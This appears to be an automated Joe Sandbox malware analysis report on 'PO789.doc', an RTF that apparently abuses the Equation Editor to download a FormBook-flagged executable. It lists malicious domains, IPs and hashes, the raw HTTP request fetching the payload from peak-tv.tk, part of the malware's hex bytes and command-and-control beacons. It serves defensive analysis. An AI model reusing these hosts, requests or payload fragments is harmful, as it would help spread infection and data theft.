IP	Domain	Country	Flag	ASN	ASN Name	Malicious
2.58.149.41	peak-tv.tk	Netherlands		395800	GBTCLOUDUS	true
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true
34.102.136.180	muzicalbox.com	United States		15169	GOOGLEUS	false
109.94.209.123	www.extraordinarymiracle.com	Russian Federation		202376	ARVID-LOGICUMEE	true
91.195.240.13	www.realstakepool.com	Germany		47846	SEDO-ASDE	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	552782
Start date:	13.01.2022
Start time:	18:16:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO789.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@9/9@6/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 14.9% (good quality ratio 13.9%) • Quality average: 68.4% • Quality standard deviation: 29.6%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0

Copyright Joe Security LLC 2022

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:16:18	API Interceptor	36x Sleep call for process: EQNEDT32.EXE modified
18:16:20	API Interceptor	86x Sleep call for process: medicomsh78694.exe modified
18:16:44	API Interceptor	138x Sleep call for process: msdt.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\medicomzx[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	707072
Entropy (8bit):	7.1557818019777
Encrypted:	false
SSDEEP:	6144:Y+xYKKAB5ADeIVvcDK8OpvlmXsC2GxfjpWHpxFvMUXvoHVgDaiYCpslXGqoohdZy:Y+bYeIVwl5dCWdloqXkz53iA55suuI
MD5:	8807C2E0F2973A22812AF6E61BA72667
SHA1:	20BDCA62A8D0C98F8DB2C9FF1E3AB13DC4849514
SHA-256:	4228CCE8278F840721D9F04FEA140B942C14D45938D07C1FA36A29712DDA441C
SHA-512:	05AF426C3133B5B71F74E6754C139ACD8BAA6C3A492719C223403C9F859CDF9EFE12739D8B35C9CB2E4126FA54080E91894AB6A40E417894EF14A218B88FA527
Malicious:	**true**

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\medicomzx[1].exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 34%, Browse • Antivirus: ReversingLabs, Detection: 51%
IE Cache URL:	http://peak-tv.tk/medicomzx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....P..... .....@.. ....@.....O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....$...`#.....("...*&..(#....*.s$.....s%.....s&.....s'.....s(.....*...0.....~....o)....+..*.0.....~....o* ....+..*.0.....~....o+....+..*.0.....~....o,....+..*.0.....~....o-....+..*.0..<.....~.....(.....!r...p.....(/...o0...s1.....~.....+..*.0.....~.....+..*".....*.0..&.....(....r%..p~....o2...(3.....t$....+..*Vs....(4...t.....*..(5...*.0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{828CF0EA-BCAC-4336-9A41-FE0BC8A11CE4}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	4.123128557938953
Encrypted:	false
SSDEEP:	96:SB9fMP/FyI+brWXL9TQ9lJp0Mhrq/2BpWYjuGFkZu:SB9UP/SrWXLiWaMYOPOF
MD5:	6D550004A108E472ACB60AFA74AECBAD
SHA1:	A43A215E06FEAA84FD26BBB00439A041448B484A
SHA-256:	5B58844E1C55D5D069C4E7D10EF267AD2F0C93E239265FD8FB51930CED238C6C
SHA-512:	3CFD4B10E88C6CA7B31AA12BAC4B2642DFC50B426A0A597D2A836578A3A3C4FD4F90756A3FCE2AC43A52AB1E46FA356D7BA3F7AA0962B0D024131504A7CF1E 8A
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{8CA50CAD-0168-40C5-9DE5-3A2EB92A8144}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{A1ACA359-D73C-4E90-86E8-AE0089CF8F67}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	9216
Entropy (8bit):	3.481183177856214
Encrypted:	false
SSDEEP:	192:o3uVHzr2R9THXsibKVEbyKbQTjKiqeOCs0XqK2WP1vTOkpc76EnZ:o+VzrkBNPecQTee/aK2+OEiZ
MD5:	1ED77075EA7EA8E9B6386E63B1F8F682
SHA1:	7F3E9A5B4FEC84D3298D32A6BB1D8A8E89866C24
SHA-256:	AB2DDDC94896F581777EA638395F5FAC4F42F368AEC3932BDF1EDA21328B5866
SHA-512:	E58451151D174E46965E7DD18D785A273571BE2CAADC2F86C97E695EBD7C2AD4967D8C15DA14C7705023E64B4B330201A374080F759C6D9A24B3227AD083699
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{A1ACA359-D73C-4E90-86E8-AE0089CF8F67}.tmp	
Preview:	..%.^.@.+.*.&.7.8.-.[./.?._.?.,.0...6.3.8.<.~.-.6.?.%.',;.[...1.,.#.3.5.-.4.#.^.`...?.?...@.[.3._...4.,.3.3.&.1.$./.9.*.].'.7.?.*.?.%.~.+.6.?.0...@.!.?._.'.6.).5.-.>.?.$.].~.+.:.;.*.,...;.?. ../.1.&.4.6.|.'._.+.].?.?.!.`.?.[.+.*.;.=.@.?.?.|.'.?.7.9.'.%.+.;.%.?.=.~.'.|.,.+...$.6.?.?.%.*.1.(.$.9.?.,.`.?.,.;...;.].&.%.*.!._.5.6.6.=.#.#.@._.|.~.+./.%.5.$.?.%.$.1.9.0.`.%.'.3.0.,.+.%. 7.=.|...[.:....,.?.].1.8.[.<.1.~.>.)...?.>.3.#.*.,...?.`.4.1.@.2.7.?.3...#.;.@.;.2._.?.6.0.1.4.~.#.%.@.0.+.(.>.5.0.>.4.-.=.'.;...&.#.7.&.:.4.=.&.4...!.?.8.*.]._.:.>.2.%.*.2...>.3.|...6.=.9.%.:.6.- .`.`.$.+...?.$...3.;.#./.9.8...-.!.8.+.2.^.:.8.;.?.?./...7.%.....<.?.^.~.3.7.~.(.@.,.;.;.2.'.#.5.?.$.?.&.6.>.(.<.'._._.`.,.+.[.-.;.'.*.2...[.....>.?.5.$...1.:.?.?.!.5.0.@.).[.>._.&.=.?.?.8...;.`.0.-._.`... *.?._.!.^.%...&...?.8.%.+.;.-...`.3._.3...?.?.^...'.].>.3.$.@.?.*.?.?...?.,.`.5.$.^.?.?.$._.?...#./.>.%./.!.9.^.|.@.;.=.8.!.(.9.4...%.8.].[.?.?.?.!.3.[.1.-.>.>.7.?.@.2.^.+.+...?.7.<.3.-.].[. 1.8.$.?.,.0.^.:.=.?.%.5.*.).8.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\PO789.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:58 2021, mtime=Mon Aug 30 20:08:58 2021, atime=Fri Jan 14 01:16:16 2022, length=21489, window=hide
Category:	dropped
Size (bytes):	985
Entropy (8bit):	4.502552260196471
Encrypted:	false
SSDEEP:	12:81exRgXg/XAlCPCHaXeBhB/OW9qX+WvvTicvbp04loDtZ3YilMMEpxRljK2QMTd+:8an/XTuzLINGeHoDv3qSAQd7Qy
MD5:	8BDC5B1FDC8B42BFCED301566877791E
SHA1:	D296ED0B91FA1FD37358AD09E026DD88C1270962
SHA-256:	65F2C698BA65C4FD314A4470EC3940F5EA2CD6E1C19AC315D0DF1932FEE46F3C
SHA-512:	81058FD9BAE0CED6E9EDAE6C25AB053FAEA2347357B2316B0DE6A25A6CE8EDE5C0AC8F6A2B3B527EE775140FF50FCBBA22223C1E4C5A712B315D0B6C81B53 659
Malicious:	false
Preview:	L.....F.... .....?.....?.....S.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.8.1.3.....L.1.....S ...user.8.....QK.X.S .*...&=....U.....A.l.b.u.s.....z.1.....S!...Desktop.d.....QK.X.S!.*...=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7. 6.9.....X.2..S...T.. .PO789.doc.@.....S ..S .*.....P.O.7.8.9...d.o.c.....s.....-...8...[.....?J.....C:\Users\..#.....\\745481\Users.user\Desktop \PO789.doc. .....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.O.7.8.9...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0. 5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....745481.....D_....3N...W...9..g.....[D_....3N...W...9..g.....[....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	61
Entropy (8bit):	4.643794821759313
Encrypted:	false
SSDEEP:	3:bDuMJlt+jomX1gHjov:bCmQIDy
MD5:	DAE12E95560EA2CA4F86AC4515A68F33
SHA1:	5A1ACBDF73F62480BEFE51B3DF654745BF6AAE74
SHA-256:	141FA7A3959432D83CCA3841FDDFDA6108B2BCA2FFAED58CE4146A9D2BF898AD
SHA-512:	152A5EA111E388591175CC2386DAE6ED8CF7B4CCCED0B73339142FAA41122B94D64098F9F8312B7B6BA2078609438DCA5F617773C68310A45753F9E7D2B54381
Malicious:	false
Preview:	[folders]..Templates.LNK=0..PO789.LNK=0..[doc]..PO789.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\medicomsh78694.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	707072
Entropy (8bit):	7.1557818019777
Encrypted:	false

C:\Users\user\AppData\Roaming\medicomsh78694.exe	
SSDEEP:	6144:Y+xYKKAB5ADeIVvcDK8OpvlmXsC2GxfjpWHpxFvMUXvoHVgDaiYCpslXGqoohdZy:Y+bYeIVwl5dCWdloqXkz53iA55suuI
MD5:	8807C2E0F2973A22812AF6E61BA72667
SHA1:	20BDCA62A8D0C98F8DB2C9FF1E3AB13DC4849514
SHA-256:	4228CCE8278F840721D9F04FEA140B942C14D45938D07C1FA36A29712DDA441C
SHA-512:	05AF426C3133B5B71F74E6754C139ACD8BAA6C3A492719C223403C9F859CDF9EFE12739D8B35C9CB2E4126FA54080E91894AB6A40E417894EF14A218B88FA527
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 34%, Browse • Antivirus: ReversingLabs, Detection: 51%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....P..... .....@.. ....@.....O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....$...`#.....("...*&..(#....*.s$.....s%.....s&.....s'.....s(.....*...0.....~....o)....+..*.0.....~....o* ....+..*.0.....~....o+....+..*.0.....~....o,....+..*.0.....~....o-....+..*.0..<.....~.....(.....,!r...p.....(/...o0...s1.....~.....+..*.0.....~.....+..*".....*.0..&.....(....r%..p~....o2...(3.....t$....+..*Vs....(4...t.....*..(5...*.0.....

C:\Users\user\Desktop\~$PO789.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	**true**
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.6305852926898945
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	PO789.doc
File size:	21489
MD5:	6c28e31d32e97db724188025636ac25e
SHA1:	c5818d1883785293dfab00d2c1389b82cc74ad60
SHA256:	c24d7ca6493677f640cf6d4a90c746f949749f46e45873d77a71b94ab707a21f
SHA512:	a22a65663670274098a9259314e1789b97d8ca1a11e875 8eb08ee673d19755bf836f2346167dfaec5839a2ab77ff45 c922e792b609c17c3c92d771c5d4af8463
SSDEEP:	384:d5vSln/51N+CYmIX1GeQC9/x7U3AJul04:d5vSln/N +LGeQCmwue4
File Content Preview:	{\rtf872.%^@+*&78-[/?_?,0.638<~-6?%';[.1,#35-4#^`.??. @[3_.4,33&1$/9*]'7?*?%~+6?0.@!?_'6)5->?$]~+:;*,.;?./ 1&46|'_+]??!`?[+*;=@??|'?79'%+;%?=~'|,+.$6??%*1($9 ?,`?,;.;]&%*!_566=##@_|~+/%5$?%$190`%'30,+%7=|.[: .,?]18[<1~>).?>3#*,.?`41@27?3.#;@;2_?6014~#%@0+ (>50

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000010C4h								no
1	00001073h								no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/22-18:18:34.850775	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	23.227.38.74	192.168.2.22
01/13/22-18:18:53.504983	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	34.102.136.180
01/13/22-18:18:53.504983	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	34.102.136.180
01/13/22-18:18:53.504983	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	34.102.136.180
01/13/22-18:18:53.620393	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49170	34.102.136.180	192.168.2.22
01/13/22-18:19:03.995932	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49172	80	192.168.2.22	91.195.240.13
01/13/22-18:19:03.995932	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49172	80	192.168.2.22	91.195.240.13
01/13/22-18:19:03.995932	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49172	80	192.168.2.22	91.195.240.13

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2022 18:17:00.061178923 CET	192.168.2.22	8.8.8.8	0x65b0	Standard query (0)	peak-tv.tk	A (IP address)	IN (0x0001)
Jan 13, 2022 18:18:34.665961027 CET	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.prestigiousunifo rms.com	A (IP address)	IN (0x0001)
Jan 13, 2022 18:18:53.462610960 CET	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.muzicalbox.com	A (IP address)	IN (0x0001)
Jan 13, 2022 18:18:58.635457993 CET	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.extraordinarymiracle.com	A (IP address)	IN (0x0001)
Jan 13, 2022 18:19:03.935352087 CET	192.168.2.22	8.8.8.8	0x9037	Standard query (0)	www.realstakepool.com	A (IP address)	IN (0x0001)
Jan 13, 2022 18:19:09.561289072 CET	192.168.2.22	8.8.8.8	0xce43	Standard query (0)	www.danielkcarter.store	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2022 18:17:00.109055042 CET	8.8.8.8	192.168.2.22	0x65b0	No error (0)	peak-tv.tk		2.58.149.41	A (IP address)	IN (0x0001)
Jan 13, 2022 18:18:34.698467016 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.prestigiousunifo rms.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2022 18:18:34.698467016 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2022

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2022 18:18:53.484441042 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.muzicalbox.com	muzicalbox.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2022 18:18:53.484441042 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	muzicalbox.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2022 18:18:58.766792059 CET	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.extraordinarymiracle.com		109.94.209.123	A (IP address)	IN (0x0001)
Jan 13, 2022 18:19:03.973486900 CET	8.8.8.8	192.168.2.22	0x9037	No error (0)	www.realstakepool.com		91.195.240.13	A (IP address)	IN (0x0001)
Jan 13, 2022 18:19:09.586139917 CET	8.8.8.8	192.168.2.22	0xce43	No error (0)	www.danielkcarter.store		172.67.181.75	A (IP address)	IN (0x0001)
Jan 13, 2022 18:19:09.586139917 CET	8.8.8.8	192.168.2.22	0xce43	No error (0)	www.danielkcarter.store		104.21.83.204	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- peak-tv.tk
- www.prestigiousuniforms.com
- www.muzicalbox.com
- www.extraordinarymiracle.com
- www.realstakepool.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	2.58.149.41	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 18:17:00.157764912 CET	0	OUT	GET /medicomzx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: peak-tv.tk Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 18:17:00.184818029 CET	2	IN	HTTP/1.1 200 OK Date: Thu, 13 Jan 2022 17:17:00 GMT Server: Apache Last-Modified: Tue, 11 Jan 2022 16:19:34 GMT ETag: "aca00-5d550d19904c2" Accept-Ranges: bytes Content-Length: 707072 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/octet-stream Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 ed 9c dd 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 b4 0a 00 00 14 00 00 00 00 00 00 d6 d2 0a 00 00 20 00 00 00 e0 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 84 d2 0a 00 4f 00 00 00 00 e0 0a 00 a8 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 dc b2 0a 00 00 20 00 00 00 b4 0a 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 a8 10 00 00 00 e0 0a 00 00 12 00 00 00 b6 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 0b 00 00 02 00 00 00 c8 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 d2 0a 00 00 00 00 00 48 00 00 00 02 00 05 00 0c f4 01 00 18 bb 02 00 03 00 00 00 cb 02 00 06 24 af 04 00 60 23 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 1e 02 28 22 00 00 0a 2a 26 00 02 28 23 00 00 0a 00 2a ce 73 24 00 00 0a 80 01 00 00 04 73 25 00 00 0a 80 02 00 00 04 73 26 00 00 0a 80 03 00 00 04 73 27 00 00 0a 80 04 00 00 04 73 28 00 00 0a 80 05 00 00 04 2a 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 29 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 2a 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 2b 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 2c 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 2d 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 2e 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 2f 00 00 0a 6f 30 00 00 0a 73 31 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00 00 04 0a 2b 00 06 2a 22 00 02 80 07 00 00 04 2a 13 30 03 00 26 00 00 00 08 00 00 11 00 28 09 00 00 06 72 25 00 00 70 7e 07 00 00 04 6f 32 00 00 0a 28 33 00 00 0a 0b 07 74 24 00 00 01 0a 2b 00 06 2a 56 73 0e 00 00 06 28 34 00 00 0a 74 06 00 00 0 2 80 08 00 00 04 2a 1e 02 28 35 00 00 0a 2a 13 30 01 00 0b 00 00 00 09 00 00 11 00 7e 08 00 00 04 0a 2b 00 06 2a 00 13 30 01 00 0b 00 00 00 09 00 00 11 00 28 0f 00 00 06 0a 2b 00 06 2a 00 1b 30 02 00 31 00 00 00 0a 00 00 11 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELaP @ @O H.text `.rsrc@@.reloc@BH$`#("*& (#*s$s%s&s's(*0~o)+*0~o*+*0~o++*0~o,+*0~o-+*0<~(.,!rp(/o0s1~+*0~+*"*0&(r%p~o2(3t$+*Vs(4t*(5*0~+*0(+*01

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 18:18:34.728436947 CET	749	OUT	GET /md4m/?o6=p4xWrkA40RaAiMZ6Ntaaay3F30x2NdNJQ5dt1rIhfvyBUiMTXG+B7J0pDtQSIysgwfDsvA==&WZ8 =Jpspdz90i HTTP/1.1 Host: www.prestigiousuniforms.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 18:18:34.850775003 CET	750	IN	HTTP/1.1 403 Forbidden Date: Thu, 13 Jan 2022 17:18:34 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 179 X-Sorting-Hat-ShopId: 59690647732 X-Dc: gcp-europe-west1 X-Request-ID: e3e3ac4d-8382-4b00-a294-d0a023d81b81 X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 6cd048db19b64333-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 